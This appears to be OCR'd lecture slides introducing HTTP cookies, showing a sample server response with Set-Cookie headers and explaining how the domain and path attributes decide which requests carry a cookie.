
Web Server

Server stores state, indexes it with a 🍪

Send it back.

Client stores it.

HTTP Cookies



New requests with 🍪

Client

HTTP Request 🍪

HTTP Response


Web Server 🍪

Use 🍪 to personalize content

Cookies are key-value pairs

Set-Cookie:key=value; options; ….


Server creates a cookie by including a `Set-Cookie` header in its response



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; pat
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-ch
```

Cookie Attributes

```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```



Semantics

- **Key value:** Store “us” under the key “edition”
- **Expires:** This value expires on Wed, Feb 18, 2015…
- **Path:** This should be available to any resource within a subdirectory of /
- **Domain:** This value should only be readable by any domain ending in .zdnet.com
- Send the cookie to any future requests to `<domain>/<path>`

Cookie Setting Policy


- The browser sends a cookie to a given URL if the cookie’s **`Domain`** attribute is a domain-suffix of the URL domain, and the cookie’s **`Path`** attribute is a prefix of the URL path

- For example, a cookie with Domain=example.com and Path=/some/path will be included on a request to http://foo.example.com/some/path/index.html
  - The URL domain ends in the cookie domain
  - The URL path begins with the cookie path.

Requests with cookies

Server creates a cookie by including a **`Set-Cookie`** header in its response

